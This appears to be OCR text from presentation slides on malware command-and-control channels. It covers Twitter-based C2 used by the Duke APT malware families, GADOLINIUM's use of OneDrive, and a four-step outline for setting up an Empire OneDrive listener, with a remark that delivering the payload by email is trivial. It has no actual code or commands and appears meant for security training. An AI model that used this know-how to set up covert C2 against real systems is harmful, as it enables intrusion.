


TRADITIONAL C2 COMMUNICATION


1. A user gets compromised.
2. Attacker establishes command & control channel through the user's compromised machine.
3. Attacker issues commands on demand and compromised machine sends callbacks.



MITRE ATT&CK – COMMAND & CONTROL



COMMAND & CONTROL CHANNELS





Google Drive

Dropbox

C2 CHANNEL - TWITTER

- C&C channels can take the form of IRC chatter, peer to peer protocols, generic HTTP traffic and so on
- Adversaries and several malware samples that appeared recently have also used social media for C&C
- Twitter can be used for DGA too (Domain Name Generation)





C2 CHANNEL - TWITTER

Twitter as C2 used by APT

MINIDUKE	
First known activity	• Loader July 2010 • Backdoor May 2011
Most recent known activity	• Loader: Spring 2015 • Backdoor: Summer 2014
Other names	N/A
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Downloader ◊ Backdoor ◊ Loader

COZYDUKE	
First known activity	January 2010
Most recent known activity:	Spring 2015
Other names	CozyBear, CozyCar, Cozer, EuroAPT
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Modular backdoor ◊ Multiple persistence components ◊ Information gathering module ◊ Screenshot module ◊ Password stealing module ◊ Password hash stealing module

ONIONDUKE	
First known activity	February 2013
Most recent known activity	Spring 2015
Other names	N/A
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Loader ◊ Multiple modular core components ◊ Information stealer ◊ Distributed Denial of Service (DDoS) module ◊ Password stealing module ◊ Information gathering module ◊ Social network spamming module

HAMMERDUKE	
First known activity	January 2015
Most recent known activity	Summer 2015
Other names	HAMMERTOSS, Netduke
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Backdoor


C2 CHANNEL - ONEDRIVE

GADOLINIUM

- Nation-state activity group that has been compromising targets for nearly a decade with a worldwide focus on the maritime and health industries
- Rracks the tools and techniques of security practitioners looking for new techniques they can use or modify to create new exploit methods.

> Interestingly, the malware had code compiled in a manner that doesn't seem to be used in the attacks we saw. In addition to the Outlook Tasks API method described above, the extra code contains two other ways of using Office365 as C2, via either the Outlook Contacts API (get and add contacts) or the OneDrive API (list directory, get and add a file).


https://www.microsoft.com/security/blog/2020/09/24/gadolinium-detecting-empires-cloud/



C2 CHANNEL - ONEDRIVE


- We are going to make the cloud-based file sharing service a middle-man to set-up the communication playground between the target server and the Empire C2


- Assuming that the Empire C2 is properly installed and configured, we will be using MS OneDrive for the cloud base file sharing C2




CREATING C2 CHANNEL - ONEDRIVE

1. Create an application and register
2. Setup Microsoft account permissions
3. Obtain the AuthCode
4. Run the listener








https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

CREATING C2 CHANNEL - ONEDRIVE

- Attacker leverages OneDrive as medium to store results from the C2 channel




- Once Agent has been created delivering the payload through email would be trivial.

https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

C2 CHANNEL – ONE DRIVE OPERATIONS

- Payload executed on user machine
- Compromised machine connects through OneDrive C2channel

